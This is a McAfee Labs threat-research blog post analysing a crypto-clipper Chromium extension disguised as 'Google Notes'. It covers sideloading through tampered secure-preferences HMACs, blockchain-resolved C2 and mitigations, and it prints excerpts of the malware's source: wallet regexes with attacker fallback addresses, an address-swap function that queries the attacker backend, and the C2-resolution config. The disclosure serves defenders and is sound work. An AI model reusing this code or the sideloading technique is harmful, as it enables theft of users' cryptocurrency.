

Silent Swap: A Crypto Clipper Extension Campaign

mcafee.com/blogs/other-blogs/mcafee-labs/crypto-clipper-wallet-swapping-browser-extension-malware

McAfee Labs, Neil Tyagi

June 30, 2026

[Blog](#) [Other Blogs](#) [McAfee Labs](#) Silent Swap: A Crypto Clipper Extension Campaign



[McAfee Labs](#)

Jun 30, 2026

18 MIN READ

Authored by Neil Tyagi

Executive Summary

McAfee Advanced Threat Research has identified **an active browser-extension campaign designed to steal cryptocurrency by silently substituting wallet addresses the moment a user initiates a transaction**. The campaign is delivered through unsigned installers — observed in both .NET and Golang variants — that deploy a malicious Chromium extension masquerading as a benign “Google Notes” utility.

This campaign is related to a previous blog published by McAfee Labs, [Sinkholing CountLoader: Insights into Its Recent Campaign](#), as the threat actor appears to be the same behind both operations. In that earlier research,

we analyzed a crypto clipper payload that was injected directly into memory. Here, we examine a different variant of the final-stage payload: a browser-based malicious extension designed to intercept and manipulate cryptocurrency transactions.


In this report, we detail how the extension operates and provide a technical analysis of the mechanisms that make this threat particularly unique. The extension behaves as a clipboard-aware crypto clipper: it monitors copy-and-paste activity, identifies wallet addresses across multiple blockchains, and swaps them for attacker-controlled addresses just before the victim pastes the content. Because most Blockchain transactions are irreversible, even a single uninterrupted execution is enough to cause permanent financial loss.

Two characteristics elevate this campaign above the typical clipper threat:

1. **Chromium trust-layer abuse.** The installer secretly forces a malicious browser extension into Chromium-based browsers like Google Chrome, Brave, and Microsoft Edge by modifying protected browser settings files. Normally, these browsers store security verification data (hash/HMAC values) alongside sensitive settings to detect unauthorized changes. The malware recalculates and updates these security values after tampering with the files, tricking the browser into believing the malicious extension was installed legitimately. This allows the extension to bypass the normal extension web store installation process and load silently without user approval. However for updated Chrome and edge browser, Victim must manually turn on the developer mode for the extension to load properly, but people with outdated versions of chromium based browsers, remain at high risk. Moreover, for latest versions as well threat attacker can employ social engineering tactics to enable developer mode.
2. **Blockchain-resolved command-and-control.** The extension does not contain a hardcoded C2 domain. Instead, it queries a public blockchain RPC endpoint, invokes a read-only smart-contract method, and decodes the response at runtime to reveal its active C2 observed at the time of analysis as Zebregts[.]com. This technique, often referred to as “**EtherHiding**,” complicates takedown efforts because the attacker can rotate infrastructure by updating a smart-contract value rather than redeploying malware.

McAfee telemetry indicates a globally distributed infection footprint with a pronounced concentration in India. The breadth of the geography suggests opportunistic targeting of consumer cryptocurrency users rather than a region-specific operation.

Geographical Prevalence



Our research shows that these are the most affected regions of the globe.

Telemetry analysis indicates that **infections are globally distributed**, with a significantly higher concentration observed in India compared to other regions.

The widespread geographic presence highlights the campaign's broad reach, suggesting opportunistic targeting rather than a region-specific attack.

The Malicious Extension: “Google Notes”

This malware is masquerading as a seemingly harmless Google Notes extension.




Figure 1. This image shows the malicious extension at the center of this campaign

The dropped extension presents as a minimalist, legitimate-looking note-taking application branded as “Google Notes,” complete with a clean icon and a functional (& simplistic) user interface.

The cover is calculated: a user who manually opens the extension finds something that behaves as advertised, dampening suspicion. The extension’s malicious logic is implemented in background service-worker scripts and content scripts that operate entirely out of view of the UI.

A major red flag first appears when adding the extension, which requests security permissions and access that are disproportionate to a typical notes application:

- Access to all URLs , granting content-script injection into every site the user visits.
- Browsing history access.
- Read and write access to the clipboard.

Mitigation and Recommendations

For Consumers

1. Before confirming any cryptocurrency transaction, **visually verify the first and last six characters of the recipient address** against the original source — ideally on a separate device. This single habit defeats the overwhelming majority of clipper attacks.
2. **Install browser extensions exclusively from the official Chrome Web Store**, Edge Add-ons store, or equivalent. An extension that appears in your installed list without a clear memory of having installed it should be treated as suspicious.
3. **Review the permissions granted to every installed extension.** A note-taking tool has no legitimate need for access to all websites, browsing history, or the clipboard.
4. **Avoid running unsigned executables** obtained from non-authoritative sources, particularly those offering free or cracked versions of paid software — a common delivery vector for this category of installer.
5. **Keep endpoint protection up to date and enabled;** McAfee customers are protected against this specific campaign as described below.

McAfee security solutions help safeguard users at multiple levels:

1. McAfee detects this threat as CryptoStealer.NE and keeps our customers safe




Figure 2. This image shows McAfee Antivirus blocking this threat for consumers.

2. Malicious Download Protection

The installer's behavior—downloading and executing remote payloads—is flagged and blocked by McAfee before infection completes. All the malicious domains and URLs are blocked by McAfee in our tests.

3. Network Protection

Connections to known malicious infrastructure (C2 servers) are blocked by McAfee, preventing Wallet address retrieval

4. Real-Time Threat Intelligence

Because this threat was identified in McAfee telemetry, protections can be rapidly deployed to:

- Block similar variants
- Detect related infrastructure
- Protect customers globally

How The Threat Campaign Works

What the Malware Does

1. Installs a browser extension silently (web extension sideloading)
2. Monitors what you copy and paste (especially crypto addresses)
3. Works when you are making a crypto transaction
4. Silently replaces the wallet address with the attacker's address
5. Your funds are sent to the attacker instead of the intended recipient

Because cryptocurrency transactions are typically **non-reversible**, **victims may permanently lose funds.**




Figure 3. How the extension works in a nutshell

Key Capabilities Identified

1. Silent Extension Installation

The malware does not use the official browser store. Instead, it directly modifies browser files to make the extension appear installed. (Sideloaded Browser Extension)

This bypasses normal security prompts and user awareness.




Figure 4. Procmon logs showing BaseZipInstaller (malicious web installer) writing into Chrome and Edge secure preference files

2. Full Browser Access




Figure 5. Chrome extension Permissions required




Figure 6. Manifest file for web extension

The malicious extension requests excessive permissions such as:

- Access to all websites
- Reading browsing history
- Reading and modifying clipboard content

3. Crypto Address Interception

The extension contains logic to detect wallet addresses across multiple cryptocurrencies, including:

```

1 export const CRYPTO_PATTERNS = {
2   BTC_P2PKH: { regex: '([a-km-zA-HJ-NP-Z1-9]{25,34})', fallback: '1BvTrB47erypG3tevilU9Fv6BbNUBEiuiX', validator: 'base58' },
3   BTC_P2SH: { regex: '([a-km-zA-HJ-NP-Z1-9]{25,34})', fallback: '3AcPNVh7NyESuX3ECymy3rkdH4Ke2c26Tj', validator: 'base58' },
4   BTC_P2WPKH: { regex: '([a-km-zA-HJ-NP-Z1-9]{38,58})', fallback: 'bc1q5vnpacfpq8v4um8zQmcyd4hlv3wqjg8rfsmeem', validator: 'bech32' },
5   BTC_P2TR: { regex: '([a-km-zA-HJ-NP-Z1-9]{58})', fallback: 'bc1p9h65zs3lw0u9rk6ny0dc4qhruda783udphrjas0kpa2rwnq2ussm59cfk', validator: 'bech32m' },
6   BCH_CASHADDR_Q: { regex: '([a-km-zA-HJ-NP-Z1-9]{41})', fallback: 'qpehdcmsavvke84mlfhmgx559h6kdxljg9h5u9ja6', validator: 'cashaddr' },
7   BCH_CASHADDR_P: { regex: '([a-km-zA-HJ-NP-Z1-9]{41})', fallback: 'prnc7jx7c7yppgeqnmvwxv7azl5c5q7ptkt0tfr8rd', validator: 'cashaddr' },
8   LTC_P2PKH: { regex: '([a-km-zA-HJ-NP-Z1-9]{26,33})', fallback: 'LU8mFhSNiEKty9u8n19MNTRb8YBSJFWRj', validator: 'base58' },
9   LTC_P2SH: { regex: '([a-km-zA-HJ-NP-Z1-9]{26,33})', fallback: 'MQJbLVRzvx6BzXqQx4EoGKyLa3Yz7CdmfF', validator: 'base58' },
10  LTC_P2WPKH: { regex: '([a-km-zA-HJ-NP-Z1-9]{38,58})', fallback: 'ltclqu0q8w9uh5chvjg6rl7j3wkwjklc6cunn5tuj', validator: 'bech32' },
11  DASH_P2PKH: { regex: '([a-km-zA-HJ-NP-Z1-9]{25,34})', fallback: 'XrfYN6L7szfFqTWGKPdsk5dwZ5KwZfSMrn', validator: 'base58' },
12  DASH_P2SH: { regex: '([a-km-zA-HJ-NP-Z1-9]{25,34})', fallback: '7mSyCNvXJhHHBqVY7rDG6YqRybKPQ6ErFX', validator: 'base58' },
13  RVN_P2PKH: { regex: '([a-km-zA-HJ-NP-Z1-9]{25,34})', fallback: 'R9SEtVhWRXa7b2mTvbXtKEwSbWgic9cp', validator: 'base58' },
14  RVN_P2SH: { regex: '([a-km-zA-HJ-NP-Z1-9]{25,34})', fallback: 'rQuMhtpwbtsTXsRMArUQeWyGrRu7gwbZs2', validator: 'base58' },
15  DOGE_P2PKH: { regex: '([a-km-zA-HJ-NP-Z1-9]{33})', fallback: 'DNoFWbXRRDnfgSEKbepSbE5i52ic2fbUk', validator: 'base58' },
16  TRON: { regex: '([a-km-zA-HJ-NP-Z1-9]{33})', fallback: 'TWGBc5Cik3XozUjTcrrJd4kawmkQwN3oc', validator: 'base58' },
17  EVM: { regex: '([a-km-zA-HJ-NP-Z1-9]{40})', fallback: '0x5Db7b10d4827A346FadF3FE2aa8b2c7d4a33b86', validator: 'evm' },
18  SOLANA: { regex: '([a-km-zA-HJ-NP-Z1-9]{32,44})', fallback: 'CcijrCfZBuqDzBwq3qSrBzECqBuFQvZ4CWGHWF9liaEW', validator: 'solana' },
19  RIPPLE: { regex: '([a-km-zA-HJ-NP-Z1-9]{24,34})', fallback: 'r3t24NpUrJmNmMMAshAM953bFGeLkzN7', validator: 'ripple' },
20  ALGORAND: { regex: '([a-km-zA-HJ-NP-Z1-9]{58})', fallback: '455S6KXyDE64VRVNECZLNHGP46RHS5GTISQHVtQg7HKJ6BYJCSR6AY4YI', validator: 'algorand' },
21  TON: { regex: '([a-km-zA-HJ-NP-Z1-9]{46})', fallback: 'UQDgwqV6-6AMBLyLbQw6i5N5y7bC5SajqSjHPzt8UJUqbZ8a', validator: 'ton' },
22  COSMOS: { regex: '([a-km-zA-HJ-NP-Z1-9]{38})', fallback: 'cosmos1xdvzjr5u2sj7l5lae7wt7sswk2yaq2fc00r0g', validator: 'bech32' },
23 };
24

```

Figure 7. Hardcoded cryptocurrency Regex and fallback address

- The fallback wallet addresses shown in the code are not used for every transaction; instead, they serve as a backup mechanism when dynamic address retrieval from the attacker-controlled server fails.
- Under normal operation, the extension fetches replacement addresses from a remote server, enabling dynamic and potentially per-victim wallet assignment.
- Fallback addresses ensure the attack remains functional even if the command-and-control infrastructure is temporarily unavailable or blocked.

```

30
31 export async function getReplacementAddress(originalAddress, cryptoType) { originalAddress = "3J98t1WpEZ73CNmQviecnylrnqRhhMly", cryptoType = "BTC_P2SH"
32   const cached = await cacheGet(originalAddress); cached = null;
33   if (cached) return cached;
34   const pattern = CRYPTO_PATTERNS[cryptoType]; pattern = {regex: '([a-km-zA-HJ-NP-Z1-9]{25,34})', fallback: '3AcPNVh7NyESuX3ECymy3rkdH4Ke2c26Tj', validator: 'base58'}, cry
35   const fallback = pattern?.fallback || originalAddress; fallback = "3AcPNVh7NyESuX3ECymy3rkdH4Ke2c26Tj", originalAddress = "3J98t1WpEZ73CNmQviecnylrnqRhhMly"
36   try {
37     const response = await serverRequest({method: 'sendAddress', url: encodeURI(component(originalAddress))}); response = "3JvDbvKbS6YmKjV3R9e9Zfd67f467fNly", originalAddress = "
38     const result = response.trim() || fallback; result = "3JvDbvKbS6YmKjV3R9e9Zfd67f467fNly", fallback = "3AcPNVh7NyESuX3ECymy3rkdH4Ke2c26Tj"
39     await cacheSet(originalAddress, result); originalAddress = "3J98t1WpEZ73CNmQviecnylrnqRhhMly"
40     return result;
41   } catch {
42     await cacheSet(originalAddress, fallback);
43     return fallback;
44   }
45 }

```

Figure 8. Malicious extension performing dynamic crypto address resolution

- This function is responsible for obtaining the attacker-controlled replacement wallet address corresponding to a victim's original address.
- It sends the intercepted wallet address to the attacker backend and uses the response to dynamically substitute the original address.
- If the backend request fails, the function falls back to a predefined hardcoded wallet address, ensuring uninterrupted malicious activity.
- 3J98t1Wxxxx is the address that was copied in the clipboard

```

1 export const CONFIG = {
2   API_KEY: '0a0a7af1-d3b0-4494-a114-9076743f48a1',
3   RPC_URL: 'https://data-seed-prebsc-1-s1.binance.org:8545',
4   CONTRACT_ADDRESS: '0xc61daAdB95E91969fd3f75bA5bb464Dad4836C47',
5   CONTRACT_METHOD: '0x3bc5de30',
6   REFRESH_INTERVAL_MINUTES: 10,
7   DOMAIN_REFRESH_INTERVAL_MINUTES: 60,
8   CACHE: { MAX_SIZE: 1000, TTL_MINUTES: 30 },
9   REQUEST_TIMEOUT_MS: 10000,
10  BLACKLIST: [
11    '*.lml.com', '*.adapools.org', '*.adastat.net', '*.algoexplorer.io', '*.algoscan.app', '*.allo.info',
12    '*.amboss.space', '*.arbiscan.io', '*.atomsan.com', '*.avascan.info', '*.basescan.org', '*.bigdipper.live',
13    '*.bitcomp.com', '*.bloks.io', '*.blockaid.io', '*.blockchain.io', '*.blockchair.com', '*.blockcypher.com',
14    '*.blockdozer.com', '*.blockexplorer.com', '*.blockexplorer.one', '*.blockonomics.co', '*.blockscan.com',
15    '*.blockscout.com', '*.blockstream.info', '*.cardanoscan.io', '*.celoscan.io', '*.chain.so', '*.chainin.network',
